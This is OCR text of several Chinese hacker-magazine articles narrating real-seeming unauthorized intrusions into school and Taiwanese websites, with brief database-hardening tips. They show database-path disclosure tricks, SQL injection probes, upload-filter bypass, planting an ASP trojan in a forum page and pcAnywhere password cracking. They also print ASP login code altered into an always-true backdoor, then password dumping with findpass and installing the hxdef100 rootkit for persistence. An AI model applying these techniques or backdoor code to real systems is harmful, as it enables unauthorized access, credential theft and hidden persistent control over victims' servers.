


图 4

接下来就是再传一个大的webshell了。本文就不往下演示了，相信大家都会。上传完了就是要拿主机权限的了。这台主机我先告诉大家一下里面的基本情况，内有radmin软件，pcAnywhere服务，Serv-U服务，我想提升权限应该不是问题，而且启动项目里还可以上传文件，传个bat，也可以提升权限。（注：本文一切提交数据全部是在电话号码框里添加sql语句执行）这篇文章没有什么新技术可言，就算我写此文章给大家温故而知新吧！全文有不妥之处还请高手指点！

一个人的战争

一次针对一个大学网站的入侵手记

尘封记忆

看《黑客x档案》有好一段时间，桌子上厚厚一叠就能说明了。我很喜欢里面的文章，每次拿到新到的就爱不释手。常常看别人的文章，心里总痒痒。所以就写了这篇记录我一次真实入侵过程的文章，第一次写，不对之处，请大家多多包涵！

前些天，闲着没事，就决定看看我朋友学校网站的安全情况。在百度里搜索了他们学校的名字，结果很快出来。呵呵，进去主页以后，看了看网站情况，有一个论坛和一个文章系统，随便试了试注入，好像所有页面都调用了同一个asp文件，所以每次都返回首页去了！郁闷！算了，再打开他们学生会的网站http://www.xxxx.net/news/ArticleShow.asp?ArticleID=548，好熟悉哦！在后面打了“'”，返回出错！再看看是二级目录，就习惯性地把“/”改了“%5c”(关于%5c暴库的文章已经很多了，但上次在黑基看到自己构造二级目录暴库的方法一直没成功过，希望哪位朋友知道为什么请告诉我！谢谢！)。呵呵，运气真好，数据库出来了！大家看，如图1。

```
Microsoft JET Database Engine 错误 '80004005'

找不到文件 'D:\[redacted].mdb'。

/news/Inc/conn.asp，行11
```

图 1

不过网管还有点安全意识，文件名加了“#”，没关系，把“#”换成“%23”就可以了(关于数据库安全，我将在下面说说我的理解)。下载了数据库后，打开发现密码都是md5加密的，好像是里面还包含了论坛的数据库。我试了试破解超级管理员的密码，没成功，后来让我破出了一个普通管理员的密码。好了，登录论坛进去看看能干什么，进去以后发现是动网，第一个想法就是先上传任意后缀名的asp木马，然后用数据库功能还原，看看哪里可以上传，找了好久都没找到可以上传的地方，真失望！再看看备份！出现以下页面，如图2。

```
产生错误的可能原因：

• 您是否仔细阅读了帮助文件，可能您还没有登陆或者不具有使用当前功能的权限。
• 本页面为管理员专用，请登陆后进入。
• 您没有管理本页面的权限。

<<返回上一页
```

图 2

居然没有权限，这个管理员权限也太小了吧！！没办法，再看看别的，我把管理选项一个一个看过来！哈哈！居然让我找到这个，如图3。

```
注意：文件将被保存在你安装目录下的inc/reg_txt.asp里，如果您的空间不支持FSO，请直接编
%》的部分不要进行编辑

<b>注册前请先阅读<%=Forum_info(0)%>论坛协议：</b>
<BR><BR>
<b>如果你同意以下所列的条款，请按本页最下方的【我同意】钮，如果不同意，请关闭本页。</b><br><br>
一、您在本站注册所填写的个人资料，均受「电脑处理个人资料保密法」所保密，本站依法不会将会员资料提供其他公司或第三者使用。本站于每个讨论区设有板主一职，板主在职权范围内可视要求检阅用户所填写的资料。<font color=ff0000>请填写真实的E-mail地址，本站将会给您发送注册邮件。假如本站收到了从您所填写的信箱返回的错误信息，将立即删除ID！谢谢合作！<br><br></font>
二、用户在本站的留言其著作权均归其个人所有，但每则留均表示授权本站可在网站上自由使用之，由於我们对这个站台具有管理之责，因此你也同意本站得对使用者的留言进行修改、删除、搬移等之必要维护。本站也保留取消不受欢迎的用户的会员资格权利。此外，本站适用国内之一切法律，请勿在本站刊载违法之图文，或交流色情、盗版等资讯，如果有违规之情事，本站将予以删除。<br><br>
三、本站各版之细部管理规则由各板之板主自行订定之。用各於各板均应遵守各板板主所订定

重新修改 | 提交修改 | 当前文件路径：D:\[redacted]inc\reg_txt.asp
```

图 3

注册时的论坛协议页面！呵呵！正好放木马！试试吧！我先给它里面的内容做了备份然后再把自己的asp木马内容拷进去，点击“提交修改”，然后马上去看看结果！很走运，进去了，而且权限还很大，什么盘都可以浏览，也可以执行一般的cmd命令，看来管理员有些大意。用新传的木马重新写了个木马，然后再把那个注册的协议页面恢复了一下就接着下一步工作了。先看看开了哪些服务，在asp站长助手的cmd命令中输入“net start”，看了一下没开终端服务，不过有个SERV_U呵呵，管理员那么大意肯定没打补丁，待会正好可以用。

再看了一下，还有个pcAnywhere Host Service这个服务，太高兴了，好像pcAnywhere的密码都保存在*.cif的文件里面，把它下载下来破解就可以了。只要拿到密码我连3389都不用开了，说干就干，在cmd命令中输入“dir c:*.cif /s” 结果如图4。

```
dir c:\*.cif /s

 驱动器 C 中的卷没有标签。
 卷的序列号是 6846-1F46

 c:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere 的目录

2004-05-12  23:42               10,504 PCA.mynbu.CIF
               1 个文件         10,504 字节

 c:\Program Files\Internet Explorer 的目录

2002-08-29  09:37               36,253 iesetup.cif
               1 个文件         36,253 字节

 c:\Program Files\Symantec\pcAnywhere 的目录

2000-12-08  20:13               10,504 CITEMPL.CIF
               1 个文件         10,504 字节

     列出所有文件:
               3 个文件         57,261 字节
               0 个目录  2,173,514,240 可用字节
```

图 4

现在好办了，把它们都下载下来用pcanywherepwd破解就可以了，很快密码和用户名就出来了！哈哈！可以用pcanywhere连接了。到此，基本上就完工了。但由于学校的机房都做了限制，除了web方式，别的都用不了，所以我打算再放一个隐蔽一点的asp后门，以后可以用。但看来看去都不知道放哪里比较合适。不过倒让我找到了一大堆的管理员登录页面，呵呵。突然想如果改些代码，让登录页面的验证换一下不就可以进去了，正如把

```
IF Request.Form.Count<>0 Then
Name=Trim(Request.Form("Name"))
Password=Trim(Request.Form("Password"))
IF Name<>"" And Password<>"" Then
SQL="Select * From 超级管理员 Where 帐号='"&
Name &"'"
Set RS=Server.CreateObject("ADODB.REcordset")
RS.Open SQL,Connstr,1,1
IF Not RS.Eof Then
IF md5(Password)=RS("UserPassword") Then
Session("Administrator")=Name
Response.Redirect "adminindex.asp"
End IF
End IF
End IF
```

```
End IF
```

改成

```
IF Request.Form.Count<>0 Then
Name=Trim(Request.Form("Name"))
Password=Trim(Request.Form("Password"))
IF Name<>"" And Password<>"" Then
SQL="Select * From 超级管理员 Where 帐号='"&
Name &"'"
Set RS=Server.CreateObject("ADODB.REcordset")
RS.Open SQL,Connstr,1,1
IF Not RS.Eof Then
IF md5(Password)=RS("UserPassword") or md5
(Password)<>RS("UserPassword") Then
Session("Administrator")=Name
Response.Redirect "adminindex.asp"
End IF
End IF
End IF
End IF
```

因为我们有了数据库，所以用户名是知道的，这样的话以后我们随时可以进去了，因为那改过以后密码是无所谓的！我挑了一个权限大的页面，改了些代码就走人了。当然大家也可以发挥想象改成只有自己和管理员可以进去的代码，这就看你怎么改了！好了，就这样吧！

大家也看出来了，我的成功都是因为下载了数据库的缘故。那么下面我说一下我对数据库安全的看法，数据库的安全主要是不被别人下载，所以

1．取个别人想不到的名字；比如将datebase.mdb改成ksjkdfj^126%l.mdb会更安全些。

2.修改后缀名，一般改成datebase.asp、datebase.asa、datebase.inc、datebase.dll等，但要求在iis设置这些后缀的文件名能被解析。

3．在数据库名中加“＃”或“空格”，但空格不能出现在首位，而“＃”可以了。原理是“＃”在这里起到间断符的作用，地址串遇到“＃”，自动认为访问地址结束，因此就不能正确下载文件。只是这种方法很容易被破解，像我在上面的一样，用“%23”代替就可以了，因为“%23”在IE解析后就是“＃”。当然，你可以设置其目录为不可访问就可以了，这样别人就不能恶意下载了！

上次看到一个很好的方法我也说一下吧，数据库文件的地址一般都在conn.asp的文件里，因此我们可以用重定向的方法就可以保护其安全了。我们先打开internet服务管理器，然后找到conn.asp文件，点击鼠标右键会出现一个菜单，选择属性选项，会出现一个属性窗口。然后我们选择“重定向到URL”选项，在重定项的网址中输入你要重定向到的地址就可以了。这样别人访问你的conn.asp的文件时候就被转向另一个页面了。然后我们再把数据库也操作一下就可以了。简单吧！还有很多方法也有很大的帮助，上次“臭要饭的”那篇文章也不错，大家没看过的也可以去试一下！这样做了应该比较安全了，但也不是绝对安全，我们还是应该对自己的数据库多留意一下的！好了，这是我一次完整的入侵经过，都是以前的技术，希望大家喜欢！

（文章中涉及到的程序pcanywherepwd已收录于光盘中）

一次郁闷但有趣的报复性渗透

木头瓶子

高二的时候，我很想给我们这一届的同学做一个校友录，并且放在学校的服务器上。

我带着同学们的签名和请愿去找网管老师，当时他同意了，并说很支持我们这么做，但因为现在的……（省略N万字）原因，只能提供静态空间。我想，那就等等吧！结果一拖就拖到现在，还没有结果！如果当时他拒绝了我，我不会用高二和高三的时间来研究网站建设！（但我承认，根源还是在我这里。）

一、踩点

在我和他的那次谈话中，他说：他用的都是正版Win2000并且经常打补丁，那么系统基本就没有什么漏洞可以利用的。以前，我进入过他的服务器，那时是用mssql弱口令配合sqlexec进入的，同时网站的构建是asp的，所以应该是asp+mssql构建。那次进去后，发现服务器上有两个网站：学校的和他自己的（强烈BS！）。他自己的论坛是雷奥论坛，入侵前就知道这么多了！

二、郁闷的开始

因为现在住校，还在别的城市，所以各种工具都没有带。偶尔去我姐姐家才有机会上网。这样，基本的扫描是没希望了，郁闷！没关系，直接从网站下手，asp+mssql构建嘛！

想想，手动找注入点，麻烦，那就弄个NBSI2吧！可是，运行后，系统居然告诉我“找不到模块”！把那几个dll文件复制到system32都不行！是不是版本问题呢？再弄几个，还是不行！狂晕！郁闷！没有办法，手动查找吧！

```
http://target.com/news/shownews.asp?newsid=440
//找不到文章
http://target.com/news/shownews.asp?
newsid=440%20and%201=1    //正常显示
http://target.com/news/shownews.asp?
newsid=440%20and%201=2    //找不到文章（图1）
```




图 1

这些其实都是很典型的注入点，但是，我前面说是mssql数据库，就用入侵mssql的方法注入，结果什么都得不到！我就以为不存在注入点。郁闷！一次在学校，hoper给了我希望！他发来短信说已经找到注入点，并且拿到了管理员帐号和密码，正在

找登录后台！

怎么可能？周末上网问他才知道，网站是动力的asp+access，他便用nbsi2找到了帐户和密码，并且用默认路径成功找到后台！狂晕！asp+access！我怎么没有想到呢？不对症下药当然不行！以前遇到access的注入漏洞都pass掉了，只研究mssql的，唉！没有经验啊！

三、再次的郁闷

现在进入后台了，就该拿webshell了。看到了图片上传（图2）。哈哈！我当时就想到了通过这个上传asp后门！于是开始测试：先上传个asp文件try一下，提示“非法文件，重新上传！”。那我们就想办法绕过它！嗯，在asp后面加个点看看（忘了在哪知道的了！），提示上传成功了！哈哈！可是……我发现找不到上传的文件，不知道是被改名了还是传到别的目录了。没办法，后来试了改网站上传图片的路径，也找不到！晕！郁闷！那就用工具看看吧！在网上找到一个桂林老兵的上传漏洞利用程序，结果试验了N次都没有提示上传成功，只是说“路径不存在”。郁闷！那就只好改用手工了！用WSock Exp-ert抓包再用nc提交。这次是我第一次用这种技术，原理还不太懂！可是同样try了N次都是失败！我都要疯了！狂郁闷中！看来还是我技术不过关，只好先郁闷着……




图 2

hoper再次给我了希望！那时我在看电视，我JJ在玩QQ游戏。这时候收到了hoper发来的短信：“快上来，拿到webshell了！”这不是梦想剧场吧！赶快厚着脸皮把JJ撵走！上去一看，真的哦！（图3）超级兴奋啊！




图 3

问他是怎么搞得，告诉我是用桂林老兵的上传利用程序！我要疯了！他给我发来截图，果然没错！我晕！还是机器的问题！Nbsi2不能用！上传利用程序不好使！郁闷啊！但他还说：开始也是找不到文件，但是在练完听力后一下找到灵感！把网址前面的www去掉，这样就可以访问到后门了！狂晕！估计是目录的设置问题！

四、第三次的郁闷

有webshell了，就方便多了！“这个网管真BT！”hoper说。以前和他接触就有这种感觉，没想到我朋友也感觉到了！看着网管硬盘中的文件，好BT！（不敢把图贴上来！怕吓倒大家！）应该想办法提升权限了！想想lb5000论坛的密码是明文保存的，就有心找找，运用社会工程学找出系统密码，可是，问题是，找不到那个文件！郁闷！那就换个方法！看看c盘里的东西，居然没有安装杀毒软件！再找找，哈哈！serv-U！提升权限就靠它了！（这句话是向《黑客X档案》里的朋友学的！具体怎么提升，我还不是很清楚^o^）可以溢出，或者改配置文件等等。上网找找溢出程序，还真有几个！看看版本先（图4），在ServUDaemon.ini文件里“Version=4.1.0.3”！

上帝啊！他居然用这么老版本的serv-U！我记得他安全意识不错啊！强烈BS！而且往下看，发现这个版本的配置文件中居然




图 4

明文存放用户密码！用下载的溢出程序溢出，居然都失败！难道是防火墙作怪？郁闷！那修改它的配置文件看看，还是不行，没有权限！郁闷！有serv-U居然不能提升权限！

五、郁闷的曙光

郁闷中翻翻他的硬盘，再用query user命令看看系统情况，突然发现，管理员居然在线！我把这个消息发给hoper，我们就像赤壁之战前的诸葛亮和周瑜，同时说出了“findpass”，赶快上传工具！当我准备findpass时，由于过分激动，我竟然忘了怎么用！（丢人！）冷静30秒后，重整思绪，终于得到了密码，见图5。




图 5

因为开了终端服务，这个时候可以用3389登录了，可是安全起见，还是先装个后门吧！我个人喜欢hxdef100！这个是……我就不多介绍了，有兴趣上《X档案》找吧！免得编辑说我骗稿费！嘿嘿！

我直接用webshell上传上去并执行，成功！突然我发现一个问题！webshell怎么能执行后门成功呢？应该是权限不够啊！执行成功应该是管理员或者系统权限，那它的asp脚本的执行进程应该是低，也就是系统权限，那为什么不能修改serv-U的配置文件呢？可能是做了设置吧！果然BT！用连接程序连接一下看看，成功（图6）！哈哈！




图 6

老师！我回来啦！这样基本就可以收工了！目的达到了！要是平时，我会装一个ntshellgina，这样就不怕他改密码了！但这次我没有，毕竟我是这个学校毕业的（那还留后门？）！最后，想留下点什么，但是没有想好，再说吧！先不让他知道，也许以后还会用到！删除几个上传上去的工具就闪人了！

六、后记

安全是一个整体。这话一点不假！不仅仅是网站、系统、防火墙！还有我们这些潜在的威胁。一个学校、企业中很有可能有像我这样的人，那么网管的工作不仅仅是围着机器转！如果能把这些人组织起来，不但有助于消除这类内部的安全隐患，还可以使安全搞得更好！众人拾柴火焰高！社会主义好！就是这个道理！

（本文提到的工具hxdef100、nc、upfile、WSockExpert在光盘中有收录）

用MySql备份得到WebShell

XaCk3r

此篇文章是在一次入侵后的总结，拿到台湾的一个web站点做测试，开篇进入正题吧！开始拿到web地址时，Ping操作，接着就是调出X-scan扫描，目标主机只开放了21，80，3306，8080端口，并且无报任何漏洞。操作系统为windows 2003，明显是用了IIS服务器。分别telnet服务的端口为确定banner，目标主机使用了IIS，Serv-U FTPv5.2，MYsql4.0.21-nt，新版本，还没有发现漏洞，溢出不大可能。

入侵分析

我们先分析一下它的web程序，采用php+mysql，另外还架设了一个asp论坛，整站程序并没有多用户集群，而是采用了管理员后台添加删除等操作，而asp论坛提供上传功能。目前只有从注射和上传欺骗入手了。

先尝试www.target.com.tw/admin，管理员后台登录界面并没有删除，不过在我随意输入admin之后却出现了"找不到面"，显然后台登录的地方已经被管理员修改过，郁闷，猜解不出管理页面，构造极其麻烦，不过程序左边却有快捷管理导航栏，当然通常情况只有进行正常登录进去的时候才能进行管理，随便打开一个链接，结果得到警告，不过，我们却得到了很重要的东西，因为管理员并没有完全处理php后台文件，导致调用的时候出错。

错误如下：

```
Fatal error: Cannot instantiate non-existent class: html_template_it in D:\www\target\bussiness\admin\m Money
    \Money_News_List.php on line 20
```

可以说是我们无意中暴出的WEB路径，至少在写一些文件的时候，我们会少走一点弯路。接着我们对bbs进行文件上传漏洞测试，上传，抓包，欺骗伪装，再进行上传，结果代码限制，上传未遂！

